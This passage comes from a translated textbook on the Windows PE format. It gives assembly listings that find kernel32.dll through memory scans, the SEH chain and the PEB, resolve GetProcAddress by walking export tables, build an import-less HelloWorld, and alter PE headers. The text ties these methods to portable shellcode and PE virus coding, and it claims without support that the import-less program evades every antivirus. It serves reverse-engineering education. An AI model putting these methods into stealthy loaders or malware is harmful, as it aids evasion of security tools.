18 .data
19
20 szText db 'The base address of kernel32.dll is %08x', 0
21 szOut db '%08x', 0dh, 0ah, 0
22 szBuffer db 256 dup(0)
23
24 ; Code segment
25 .code
26
27 start:
28
29     call loc0
30     db 'GetProcAddress', 0 ; Function name string
31
32 loc0:
33     pop edx             ; edx now points to the function name address
34     push edx
35     mov ebx, 7ffe0000h   ; Start from high address
36
37 loc1:
38     cmp dword ptr [ebx], 905A4Dh
39     JE loc2             ; Check if it is the MS DOS header signature
40
41 loc5:
42     sub ebx, 00010000h  ; Search in memory with 10000h byte steps
43
44     pushad               ; Save all registers
45     invoke IsBadReadPtr, ebx, 2 ; Check if the pointer is invalid
46     .if eax
47         popad             ; Restore all registers
48         jmp loc5
49     .endif
50     popad               ; Restore all registers
51
52     jmp loc1
53
54
55
56 loc2:                  ; Process PE header
57     mov esi, dword ptr [ebx + 3ch]
58     add esi, ebx          ; esi now points to the PE header
59     mov esi, dword ptr [esi + 78h]
60     nop
61
62     .if esi == 0
63         jmp loc5

```

```

64      .endif
65      add esi, ebx          ; esi now points to the export directory table
66      mov edi, dword ptr [esi + 20h] ; edi now points to the AddressOfNames
67      add edi, ebx          ; edi now points to the AddressOfNames table address
68      mov ecx, dword ptr [esi + 18h] ; ecx now contains the NumberOfNames
69      push esi
70
71      xor eax, eax
72      loc3:
73      push edi
74      push ecx
75      mov edi, dword ptr [edi]
76      add edi, ebx          ; edi now points to the address of the first name string
77      mov esi, edx          ; esi now points to the function name string address
78      xor ecx, ecx          ; Clear ecx
79      mov cl, 0eh            ; Length of the target function name
80      repe cmpsb
81      pop ecx
82      pop edi
83      je loc4              ; If found, jump to loc4
84      add edi, 4             ; Move edi to the next function name address
85      inc eax
86      loop loc3             ; Repeat until a match is found
87
88      jmp loc5
89      loc4:
90      ; Match found, output the module base address
91
92      invoke wsprintf, addr szBuffer, addr szText, ebx
93      invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
94      ret
95
96 end start

```

Line 30 defines the target function name to search for as GetProcAddress.

Lines 37 to 52 create a loop. Starting from the high address 0x7ffe0000, each iteration decreases the address by 10000h bytes, and checks for the DOS header signature "MZ". If the conditions are met, it enters the inner loop.

Lines 73 to 87 constitute the inner loop, which searches for the export table in the PE file that meets the criteria. If found, the base address of kernel32.dll is output.

This broad-range matching method for finding the export function table in kernel32.dll has an obvious problem: if another module loaded into the process contains the same export function table signature, this method may fail. Therefore, we need to explore more refined search methods. Since kernel32.dll appears in the virtual address space of every process, the probability of encountering an application or switching to another application within the address range is relatively high. Hence, deeply understanding the corresponding data structure of the Windows operating system or related information to find the base address of kernel32.dll is currently a common method.

### 3. Starting the Search from the SEH (Structured Exception Handling) Framework

Chapter 10 introduced the SEH exception handling mechanism in Windows. Because the default structure assigned by the operating system often contains pointers to the kernel32 except\_handler3 function, you can determine the base address of kernel32.dll by locating this function.

Once the function address is found, you can locate the base address by integer division of 10000h. This method uses the internal pointer of the function to search for kernel32.dll rather

than the PE signature. Since this search happens within the address space, it is unnecessary to use IsBadReadPtr to verify pointer validity. See Listing 11-2.

**Listing 11-2 Finding the Base Address of kernel32.dll using the SEH Framework  
(chapter11\sehKernelBase.asm)**

```

27 start:
28
29 assume fs:nothing
30 mov eax, fs:[0]
31 inc eax           ; if eax = 0FFFFFFFFFFh, set to 0
32 loc1:
33 dec eax
34 mov esi, eax      ; esi points to EXCEPTION_REGISTRATION
35 mov eax, [eax]    ; eax = EXCEPTION_REGISTRATION.prev
36 inc eax           ; if eax = 0FFFFFFFFFFh, set to 0
37 jne loc1
38 lodsd            ; skip 0FFFFFFFFFFh
39 lodsd            ; get kernel32._except_handler address
40 xor ax, ax        ; divide by 10000h
41 jmp loc3

42 loc2:
43 sub eax, 10000h
44 loc3:
45 cmp dword ptr [eax], 905A4Dh
46 jne loc2

50 ; Output module base address
51 invoke wsprintf, addr szBuffer, addr szText, eax
52 invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
53 ret
54 end start

```

Since this method uses publicly known features of the operating system, it is very adaptable and can be used in most versions of the NT operating system, and the length of the code is not too large. Is there a method with even less code than this? The answer is yes, and the method introduced below is it.

#### 4. Starting the Search from the PEB (Process Environment Block)

Chapter 9 introduced a data structure in the internal storage, the Process Environment Block (PEB). It records various structures related to the process, including the addresses of other modules loaded by the process. The following example demonstrates how to find the base address of kernel32.dll using this structure:

```

typedef struct _PEB
{
    UCHAR InheritedAddressSpace;    // 00h
    UCHAR ReadImageFileExecOptions; // 01h
    UCHAR BeingDebugged;          // 02h
    UCHAR Spare;                  // 03h
    PVOID Mutant;                 // 04h
    PVOID ImageBaseAddress;        // 08h // Process base address
    PPEB_LDR_DATA Ldr;            // 0Ch // Loaded module information
    ...
} PEB, *PPEB;

```

As shown above, `Ldr` points to a structure whose detailed definition is as follows:

```

typedef struct _PEB_LDR_DATA {
    ULONG Length;

```

```

BOOLEAN Initialized;
PVOID SsHandle;
LIST_ENTRY InLoadOrderModuleList;
LIST_ENTRY InMemoryOrderModuleList;
LIST_ENTRY InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;

```

The three LIST\_ENTRY records above list the modules loaded in the current process. Among them, the last LIST\_ENTRY records the modules loaded during process initialization; this list includes ntdll.dll and kernel32.dll, and in most cases, the base address of kernel32.dll is located in the second position. The LIST\_ENTRY points to the data structure \_LDR\_MODULE, which is detailed as follows:

```

typedef struct _LDR_MODULE
{
    LIST_ENTRY InLoadOrderModuleList;           // 0000h
    LIST_ENTRY InMemoryOrderModuleList;          // 0008h
    LIST_ENTRY InInitializationOrderModuleList; // 0010h
    PVOID BaseAddress;                         // 0018h
    PVOID EntryPoint;                          // 0020h
    ULONG SizeOfImage;                        // 0028h
    UNICODE_STRING FullDllName;                // 0030h
    UNICODE_STRING BaseDllName;                // 0038h
    ULONG Flags;                             // 0040h
    SHORT LoadCount;                         // 0044h
    SHORT TlsIndex;                          // 0046h
    LIST_ENTRY HashTableEntry;                // 0048h
    ULONG TimeStamp;                         // 0050h
} LDR_MODULE, *PLDR_MODULE;

```

From the above analysis, you can find the base address of kernel32.dll using the PEB structure. Some of the main code segments are shown in Listing 11-3, and the complete code can be found in chapter11\pebKernelBase.asm.

### Listing 11-3 Main Code to Find the Base Address of kernel32.dll using PEB (chapter11\pebKernelBase.asm)

```

27 start:
28
29     assume fs:nothing
30     mov eax, fs:[30h]                      ; Get the address of PEB
31     mov eax, [eax + 0ch]                    ; Get the pointer to PEB_LDR_DATA structure
32     mov esi, [eax + 1ch]                  ; Get the head of InInitializationOrderModuleList
33     lodsd                                ; Get the pointer to the first LDR_MODULE node in
InInitializationOrderModuleList
34     mov eax, [eax + 8]                     ; Get the base address of kernel32.dll
35
36     ; Output module base address
37     invoke wsprintf, addr szBuffer, addr szText, eax
38     invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
39     ret
40 end start

```

It can be seen that using this method should result in relatively little final generated bytecode.

The above briefly introduced four methods to obtain the base address of kernel32.dll. Each of these four methods has its advantages. Users can choose different methods based on different purposes and environments.

Obtaining the base address of kernel32.dll is the first step in using dynamic API technology. The next step is to obtain the addresses of two important API functions in kernel32.dll.

---

#### 11.3.2 OBTAINING THE GETPROCADDRESS ADDRESS

After kernel32.dll is loaded into memory, in addition to some metadata, other contents will be loaded, such as the entry of kernel32.dll, the export table, and data such as strings placed in the address space. Even if a function from kernel32.dll is not called, its address space will still contain the content of kernel32.dll. Therefore, as long as we have the base address of kernel32.dll, we can obtain the addresses of two important API functions in kernel32.dll through the export table:

- **LoadLibrary** (dynamically load a module)
- **GetProcAddress** (get the address of an API function from a loaded module)

In fact, having the base address of kernel32.dll and the VA of GetProcAddress, we can call this function to obtain the addresses of all other functions in kernel32.dll, including the address of LoadLibrary. Based on the original definition, only the GetProcAddress function address is listed here. The complete definition is as follows:

```
FARPROC GetProcAddress(  
    HMODULE hModule,      // Handle to DLL module  
    LPCSTR lpProcName    // Function name  
) ;
```

The two parameters are explained as follows:

- **hModule**: This is the handle to the DLL module containing the function. It could be a handle returned by LoadLibrary, AfxLoadLibrary, or GetModuleHandle.
- **lpProcName**: This is a string specifying the function name with a NULL terminator, or it could be the ordinal value of the function. If it is an ordinal value, the high-order word must be zero, and the low-order word must contain the ordinal. The function should not be called with a value that is not a function name or ordinal.

The function returns the address of the DLL function if the call is successful. If the call fails, it returns NULL. To get extended error information, you can call GetLastError.

Here is an example of how to use GetProcAddress to obtain the address of a function by its name:

```
start:  
; Load the library dynamically  
invoke LoadLibrary, addr libName    ; libName is the DLL file name to load  
  
; If LoadLibrary fails, an error message is displayed  
.if eax == NULL  
    invoke MessageBox, NULL, addr DllNotFound, addr AppName, MB_OK  
.else  
    mov hLib, eax                  ; Save the handle of the loaded DLL  
    invoke GetProcAddress, hLib, addr FunctionName  
  
    ; If the function address is found, store it in eax  
    ; otherwise, display an error message  
    ; Store the name of the function to be called in the variable for later use  
    ; If the call succeeds, the function address is returned; if it fails, NULL is  
    returned
```

```

; The address of the function in a dynamic link library does not change unless the
library is reloaded
; Therefore, you can save it in a global variable for later use

.if eax == NULL
    invoke MessageBox, NULL, addr FunctionNotFound, addr AppName, MB_OK
.else
    mov TestHelloAddr, eax           ; Save the function address in the variable TestHelloAddr
    call [TestHelloAddr]

; After obtaining the address, you can call it like any other function, using the variable
; The calling convention for the function address remains the same as usual

.endif
invoke FreeLibrary, hLib          ; After using the function, release the dynamic link library

; End of example

```

Listing 11-4 shows the function `_getApi`, which obtains the address of an API function given the base address of a dynamic link library and the name of the function to call.

#### Listing 11-4 Obtaining the Address of an API Function by Specifying a String (the `_getApi` function from chapter11\getTwoImportantFuns.asm)

```

1  -----
2  ; Obtain the address of an API function specified by a string
3  ; Input parameters: _hModule is the base address of the loaded DLL, _lpApi is the address
of the API function name
4  ; Output parameter: eax returns the actual address of the API function in the virtual
address space
5  -----
6  _getApi proc _hModule, _lpApi
7  local @ret
8  local @dwLen
9
10 pushad
11 mov @ret, 0
12 ; Calculate the length of the API function name string, including the final 0
13 mov edi, _lpApi
14 mov ecx, -1
15 xor al, al
16 cld
17 repnz scasb
18 mov ecx, edi
19 sub ecx, _lpApi
20 mov @dwLen, ecx
21
22 ; Obtain the export directory address from the PE file data directory
23 mov esi, _hModule
24 add esi, [esi + 3ch]
25 assume esi:ptr IMAGE_NT_HEADERS
26 mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
27 add esi, _hModule
28 assume esi:ptr IMAGE_EXPORT_DIRECTORY
29
30 ; Find the matching function name in the name table
31 mov ebx, [esi].AddressOfNames
32 add ebx, _hModule
33 xor edx, edx
34 .repeat
35     push esi
36     mov edi, [ebx]
37     add edi, _hModule
38     mov esi, _lpApi
39     mov ecx, @dwLen
40     repz cmpsb
41     .if ZERO?
42         pop esi
43         jmp @F
44     .endif
45     pop esi
46     add ebx, 4
47     inc edx

```

```


48 .until edx >= [esi].NumberOfNames
49 jmp _ret
50 @F:
51 ; Obtain the function ordinal from the name table index, then obtain the function address
from the address table
52 sub ebx, [esi].AddressOfNames
53 sub ebx, _hModule
54 shr ebx, 1
55 add ebx, [esi].AddressOfNameOrdinals
56 add ebx, _hModule
57 movzx eax, word ptr [ebx]
58 shl eax, 2
59 add eax, [esi].AddressOfFunctions
60 add eax, _hModule
61
62 ; Obtain the export function address from the address table
63 mov eax, [eax]
64 add eax, _hModule
65 mov @ret, eax
66
67 _ret:
68 assume esi:nothing
69 popad
70 mov eax, @ret
71 ret
72 _getApi endp

```

Use this function to pass in the base address of kernel32.dll, then pass in the names of the two important functions to be obtained. This will give you the VAs of these two functions. With these addresses, all subsequent DLL function calls do not need to be managed by the Windows loader and can be directly dynamically loaded in the program.

The complete code is shown in the accompanying file

chapter11\getTwoImportantFuns.asm, and the running result of the program is shown in Figure 11-3.



**Figure 11-3** Running result of obtaining the addresses of two important functions

#### 11.3.3 CODING TO USE THE OBTAINED FUNCTION ADDRESS

Next, we look at the final step in using dynamic linking technology, which is how to use dynamic API technology in program design. In assembly language programming, the usual approach is to declare the function itself, then declare the function reference, and finally define an instance of the function to call the function obtained by dynamic linking. The general method is as follows:

```
; Declare the function
_QLMessageBoxA    typedef proto :dword, :dword, :dword, :dword
; Declare the function reference
_ApiMessageBoxA   typedef ptr _QLMessageBoxA
...
; Define the function instance
_messageBox        _ApiMessageBoxA ?
...
; Dynamically obtain the address of _messageBox
invoke  _messageBox, NULL, offset szText, NULL, MB_OK
```

If all functions referenced in the program from other dynamic link libraries are defined in the above way, then through this method, you can finally get a PE file that does not need a loader. This is a common method in using dynamic linking technology in program design. The example program `chapter11\createDir.asm` shows this method. To call the defined function, the data segment constructs the following data structure:

```
CreateDir        dd ?          ; Actual address of CreateDirectoryA function
lpCreateDir     dd ?          ; Unused
jmpCreateDir    db 0fh, 025h, ; A jump instruction set with jmp
jmpCreateDir    dd ?          ; Placeholder for address to jump to CreateDir
jmpCdoEFset     dd ?          ; Used for additional jump to CreateDir
```


Then look at the program's handling and assignment of the variables:

```
mov eax, offset CreateDir    ; Save the base address of the jump instruction in eax
mov jmpCDOffset, eax
...
invoke _GetKernelBase, dwEsp

.if eax
  mov hDllKernel32, eax
  invoke _getApi, hDllKernel32, addr szGetProcAddress
  mov _GetProcAddress, eax
  .if _GetProcAddress
    invoke _GetProcAddress, hDllKernel32, addr szCreateDir
    mov CreateDir, eax           ; Store the obtained actual address in CreateDir

    push NULL                  ; Pass two parameters, note the order is from right to
left
    mov eax, offset szDir
    push eax
    mov eax, offset jmpCreateDir ; Call CreateDirectoryA
    call eax
```

Use OD to debug the finally generated createDir.exe file, set a breakpoint at the `call eax` location, and then obtain the data at that time, as shown in Figure 11-4.



#### Figure 11-4 Data segment snapshot during program execution

From the figure, it can be seen that the value at 0x00403000 (variable CreateDir) is: 007C8217AC. This value happens to be the location of the CreateDirectoryA function in kernel32.dll in virtual memory. This conclusion can also be seen from the analysis of kernel32.dll using PEInfo:

Export Ordinal	Virtual Address	Export Function Name
00000045	0006c8e5	CreateActCtxA
00000046	000154fc	CreateActCtxW
00000047	000741a8	CreateConsoleScreenBuffer
00000048	000217ac	<b>CreateDirectoryA</b>
00000049	0005c213	CreateDirectoryExA
0000004a	0005b5ca	CreateDirectoryExW
0000004b	00032402	CreateDirectoryW
0000004c	000308b5	CreateEventA
0000004d	0000a749	CreateEventW
0000004e	0002ffb7	CreateFiber

The base address of kernel32.dll is 0x7C800000, adding the function offset 0x000217ac results in 0x7C8217ac.

The value at 0x00403008 (jmpCreateDir) is 0x25ff, which is the opcode for the jmp instruction. The value at 0x0040300a (jmpCDOffset) is 0x00403000, which is an operand and points to CreateDir, which is the actual VA of the CreateDirectoryA function.

Combining the data at these two locations:

```
jmp dword ptr [00403000] ; which is jmp 7c8217ac
```

This is the second method for dynamically calling functions, and you will see a lot of code using this method in future programming.

---

#### 11.3.4 EXAMPLE OF DYNAMIC API TECHNOLOGY PROGRAMMING

Next, we will use dynamic linking technology to start programming with dynamic API technology in helloworld.asm. Listing 11-5 contains the complete source code.

Listing 11-5 HelloWorld using Dynamic Linking Technology (chapter11\helloworld.asm)

```
1 ;-----
2 ; HelloWorld using Dynamic API Technology
3 ; Author: Wei Li
4 ; Date: 2010.6.27
5 ;-----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11
12
13 ; Declare functions
14 _QLGetProcAddress typedef proto :dword, :dword
15 ; Declare function references
```

```

16 _ApiGetProcAddress typedef ptr _QLGetProcAddress
17
18 _QLLoadLib typedef proto :dword
19 _ApiLoadLib typedef ptr _QLLoadLib
20
21 _QLMessageBoxA typedef proto :dword, :dword, :dword, :dword
22 _ApiMessageBoxA typedef ptr _QLMessageBoxA
23
24 ; Data segment
25 .data
26
27 szText db 'HelloWorldPE', 0
28 szGetProcAddr db 'GetProcAddress', 0
29 szLoadLib db 'LoadLibraryA', 0
30 szMessageBox db 'MessageBoxA', 0
31
32 user32_DLL db 'user32.dll', 0, 0
33
34 ; Define variables
35 _getProcAddress _ApiGetProcAddress ?
36 _loadLibrary _ApiLoadLib ?
37 _messageBox _ApiMessageBoxA ?
38
39
40 hKernel32Base dd ?
41 hUser32Base dd ?
42 lpGetProcAddr dd ?
43 lpLoadLib dd ?
44
45
46 ; Code segment
47 .code
48 -----
49 ; Get the base address of kernel32.dll by locating one of its function addresses
50 ;-----
51 _getKernelBase proc _dwKernelRetAddress
52 local @dwRet
53
54 pushad
55 mov @dwRet, 0
56
57 ; Search the edges of each page, aligned to 1000h
58 mov edi, _dwKernelRetAddress
59 and edi, 0ffff0000h
60
61 .repeat
62
63 ; Check the DOS header of kernel32.dll
64 .if word ptr [edi] == IMAGE_DOS_SIGNATURE
65     mov esi, edi
66     add esi, [esi+003ch]
67
68 ; Check the PE header signature of kernel32.dll
69 .if word ptr [esi] == IMAGE_NT_SIGNATURE
70     mov @dwRet, edi
71     .break
72 .endif
73 .endif
74 sub edi, 01000h
75 .break .if edi < 070000000h
76 .until FALSE
77 popad
78 mov eax, @dwRet
79 ret
80 _getKernelBase endp
81
82 ;-----
83 ; Obtain the address of an API function specified by a string
84 ; Input parameters: _hModule is the base address of the loaded DLL
85 ;                   _lpApi is the address of the API function name
86 ; Output parameter: eax returns the actual address of the function in the virtual address
87 ;                   space
88 ;-----
88 _getApi proc _hModule, _lpApi
89 local @ret
90 local @dwLen

```

```

91
...
152     mov eax, @ret
153     ret
154 _getApi endp
155
156 start:
157     ; Get the top value of the current function's stack
158     mov eax, dword ptr [esp]
159     ; Get the base address of kernel32.dll
160     invoke _getKernelBase, eax
161     mov hKernel32Base, eax
162
163     ; From the base address, find the address of the GetProcAddress function
164     invoke _getApi, hKernel32Base, addr szGetProcAddress
165     mov lpGetProcAddress, eax
166     mov _GetProcAddress, eax ; Assign the address of GetProcAddress to the function
pointer
167
168     ; Use the address of the GetProcAddress function
169     ; Pass the base address and name of the function to GetProcAddress
170     ; Get the address of the LoadLibraryA function
171     invoke _GetProcAddress, hKernel32Base, addr szLoadLib
172     mov _loadLibrary, eax
173
174     ; Use LoadLibrary to get the base address of user32.dll
175     invoke _loadLibrary, addr user32_DLL
176     mov hUser32Base, eax
177
178     ; Use the address of the GetProcAddress function to get the address of the
MessageBoxA function
179     invoke _GetProcAddress, hUser32Base, addr szMessageBox
180     mov _messageBox, eax ; Assign the address of MessageBoxA to the function pointer
181     invoke _messageBox, NULL, offset szText, NULL, MB_OK
182
183     ret
184 end start
185

```

In the above code, another technique is used to obtain the base address of kernel32.dll. An assembly program, which will be loaded into the stack as the return value during the first call to the main function of the running program, will have kernel32.dll loaded into memory by the operating system. By locating this, it can find the starting address of the kernel32.dll space, which is implemented by the function \_getKernelBase (code lines 48 to 80).

All dynamic link function calls used in the program follow the first method, i.e., declaring the functions, defining the functions, and dynamically obtaining the function addresses.

From the code snippet, we can see that there are no real API function calls in the design of the entire program. Instead, all calls are self-declared and defined, such as \_GetProcAddress, \_loadLibrary, and \_messageBox. The program retrieves the real addresses of these APIs from memory and then uses the custom functions to call the APIs, effectively calling the APIs in the Windows dynamic link library indirectly.

Using PEInfo to check the program's PE file shows that it does not have an import table. This is not because of some abnormal PE file technique to avoid the import table but because the program indeed does not directly use the Windows standard PE import technology, making the program unable to be detected by any anti-virus software.

The API function does not have an import table. Interestingly, the program can still run! This is the greatest benefit the program gains from dynamic loading technology.

---

#### 11.4 SUMMARY

This chapter describes the static and dynamic loading techniques of DLLs, detailing four common methods of obtaining the base address of kernel32.dll, and then using the import table traversal of PE to find the addresses of two critical functions, GetProcAddress and LoadLibrary. Finally, it introduces the technique of using dynamic API loading in assembly programming and provides a complete example of dynamic loading in HelloWorld.asm.

By mastering the dynamic positioning technology of API functions and combining it with the previously discussed code relocation techniques, readers can create portable ShellCode. This reduces the difficulty of designing patching tools for PE while also aiding in understanding the coding of embedded PE viruses.

## PART 2 PE ADVANCED

CHAPTER 12: PE TRANSFORMATION TECHNIQUES  
CHAPTER 13: PE PATCHING TECHNIQUES  
CHAPTER 14: INJECTING CODE INTO PE GAP SPACE  
CHAPTER 15: INJECTING CODE INTO PE SECTIONS  
CHAPTER 16: INJECTING CODE INTO NEWLY ADDED PE SECTIONS  
CHAPTER 17: INJECTING CODE AT THE END OF THE PE FILE

This chapter studies the plasticity of PE files. By transforming PE files, we can see if we can operate the system's PE loader. The goal of this chapter is to create smaller PE programs to explore the relationship between PE file structure and the system's PE loader. The research on PE transformation techniques is not limited to understanding the mechanism of PE loader loading PE files but also includes achieving anti-debugging, runtime persistence, and other features through transformation.

## 12.1 CLASSIFICATION OF TRANSFORMATION TECHNIQUES

Transformation refers to the technique of modifying the contents of a PE file through a transformation linker, expanding or shrinking the file size, to test the mechanical flexibility and robustness of the loader. This section primarily discusses the four main static transformation techniques in PE files, which are:

- Structure Overlay Technique
- Space Adjustment Technique
- Data Migration Technique
- Data Truncation Technique

The following sections will introduce these four transformation techniques one by one.

### 12.1.1 STRUCTURE OVERLAY TECHNIQUE

The structure overlay technique involves overlaying certain data structures without affecting the normal functionality. This technique is often used in minor transformations of PE files. Here is an example to illustrate, the following is a PE file header code snippet:

```
00000000  4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00  MZHelloWorldPE..
00000010  4C 01 01 00 D6 53 0F 4C 00 00 00 00 00 00 00 00  L...S.L.....
00000020  E0 00 0F 01 0B 01 05 0C B0 01 00 00 00 00 00 00  .....
00000030  00 00 00 00 9C 00 00 00 00 00 00 00 00 00 00 00  .....
```

This file header is a typical overlay of IMAGE\_DOS\_HEADER and IMAGE\_NT\_HEADERS structures. First, the IMAGE\_DOS\_HEADER part is as follows, if the data is identified as IMAGE\_DOS\_HEADER, the values of each part are:

```
IMAGE_DOS_HEADER  STRUCT
    e_magic        WORD    ?    ; "MZ"
    e_cblp         WORD    ?    ; 48 65 Number of bytes on the last page of the file
    e_cp          WORD    ?    ; 6C 6C Number of pages in the file
    e_crlc         WORD    ?    ; 6F 57 Number of relocations
    e_cparhdr      WORD    ?    ; 6F 72 Size of header in paragraphs
    e_minalloc     WORD    ?    ; 6C 64 Minimum extra paragraphs needed
    e_maxalloc     WORD    ?    ; 50 45 Maximum extra paragraphs needed
    e_ss           WORD    ?    ; 00 00 Initial (relative) SS value
    e_sp           WORD    ?    ; 4C 01 Initial SP value
    .....
    e_lfanew       DWORD   ?    ; 00 00 00 00 Offset to start of PE header
```

As you can see, the fields pointing to the initial part of the PE file are still at the 3Ch offset. The 40 bytes of the IMAGE\_DOS\_HEADER are complete, so it is a complete DOS MZ header structure.

Since the two structures do not overlap from the beginning, the fields of the IMAGE\_NT\_HEADERS structure start from the 0Ch offset of the IMAGE\_DOS\_HEADER structure. The values of the fields starting from this position in the IMAGE\_NT\_HEADERS structure are:

```
IMAGE_NT_HEADERS STRUCT
    Signature             DWORD ? ; 50 45 00 00 PE file signature, "PE\0\0"
    IMAGE_FILE_HEADER.Machine WORD ? ; 4C 01 Machine type
    IMAGE_FILE_HEADER.NumberOfSections WORD ? ; 01 00 Number of sections in the PE file
    IMAGE_FILE_HEADER.TimeStamp DWORD ? ; D6 53 0F 4C File creation date and time
    IMAGE_FILE_HEADER.PointerToSymbolTable DWORD ? ; 00 00 00 00 Pointer to symbol table
    .....
IMAGE_NT_HEADERS ENDS
```

From the above analysis, we can see that the fields in the two structures overlap from the following:

- IMAGE\_NT\_HEADERS.Signature
- IMAGE\_DOS\_HEADER.e\_maxalloc + IMAGE\_DOS\_HEADER.e\_ss

The fields in these two structures overlap, so the structures naturally overlap. Why does the structural overlap not cause loading errors? The reasons can be summarized as follows:

1. The overlapped data might be from an unused part of one structure.
2. The unused data might be from a reserved section of the other structure, but the reserved section data is consistent between the two structures. In this case, it is crucial to ensure the fields in the overlapping parts are consistent between the two structures.
3. The loader does not check all fields after the overlap. The relationship of data between fields 12-1 can be seen in the figure below.




Figure 12-1 Structure Overlap Diagram

From the figure, it is clear that the data after the overlap remains unchanged.

#### 12.1.2 SPACE ADJUSTMENT TECHNIQUE

This section introduces the space adjustment technique using the DOS STUB as an example. The specific method involves adjusting the field IMAGE\_DOS\_HEADER.e\_lfanew to dynamically shrink the DOS STUB code space, achieving the goal of PE transformation.

Here is an example to illustrate, based on the previous example in Chapter 6, to avoid positioning the HelloWorld\_1.exe file, the goal is to expand the PE file by one page size. The detailed steps are as follows:

- **Step 1:** Use FlexHex to create a 5120-byte HelloWorld\_10.exe program and perform the following operations: Modify the value of `IMAGE_DOS_HEADER.e_lfanew`, adding a page size of 1000h, changing the original value of 000001A8 to 000011A8.
- **Step 2:** Copy all non-zero data from the starting position indicated by the PE file mark of HelloWorld\_1.exe to position 000011A8 (overwrite mode).
- **Step 3:** Modify the value of `IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint` from the original 00001124 to 0000124.
- **Step 4:** Modify the value of `IMAGE_OPTIONAL_HEADER32.SizeOfImage` from the original 000000200 to 00000300.
- **Step 5:** Modify the value of `IMAGE_OPTIONAL_HEADER32.SizeOfHeaders` from the original 00000200 to 00001200.
- **Step 6:** Modify the value of `IMAGE_SECTION_HEADER.VirtualAddress` from the original 00001000 to 00002000.
- **Step 7:** Modify the value of `IMAGE_SECTION_HEADER.PointerToRawData` from the original 00000200 to 00001200.

Since the file does not have a fixed entry point, no export table, no import data, no data directory items, and only one section, all the required modified parameters are listed above.

Run `chapter12\HelloWorld_10.exe` and you will see a normal dialog box. Allocate memory in OD to see the changes, as shown in Figure 12-2. The system file size difference is 4096, and the hexadecimal is 1000h. Creating HelloWorld\_10 in this experiment demonstrates that it is feasible to adjust the DOS\_STUB space.

地址	大小	属主	区域	包含	类型	访问	初始访问	已映射为
00250000	00003000				Map	RW	RW	
00260000	00016000				Map	R	R	\Device\HarddiskVolume1\WINDOWS
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOWS
00330000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS
00380000	00001000				Map	R	R	
00800000	00002000	HelloWorld		PE文件头	Priv	RWE	RWE	
00802000	00001000	HelloWorld	text	SFX,数据	Priv	RWE	RWE	
7C800000	00001000	kernel32		PE文件头	Imag	R	RWE	
7C885000	00005000	kernel32	data	数据	Imag	R	RWE	
7C88A000	00082000	kernel32	rsrc	资源	Imag	R	RWE	
7C918000	00006000	kernel32	reloc	重定位	Imag	R	RWE	
7C920000	00001000	ntdll		PE文件头	Imag	R	RWE	
7C921000	0007B000	ntdll	text	代码,输出表	Imag	R	RWE	

Figure 12-2 Memory space used by the header of the expanded HelloWorld1\_10.exe file

This example demonstrates the expansion technique in PE transformation. It can be seen that the space occupied by the header of HelloWorld.exe in virtual memory after being loaded has changed from the original 00001000h to 00002000h.

#### 12.1.3 DATA MIGRATION TECHNIQUE

During the editing process, due to various considerations, part of the data in the PE file will often be migrated to another location. For example, moving the transformed variables in the program to a certain field of the unused structure, migrating the code to another continuous space of the external structure, etc. This is the data migration technique. This technique includes both the storage of variables and the storage of code.

---

### 1. VARIABLE STORAGE

The variable storage example is shown in the header of the file chapter12\HelloWorld7.exe, as follows:

```
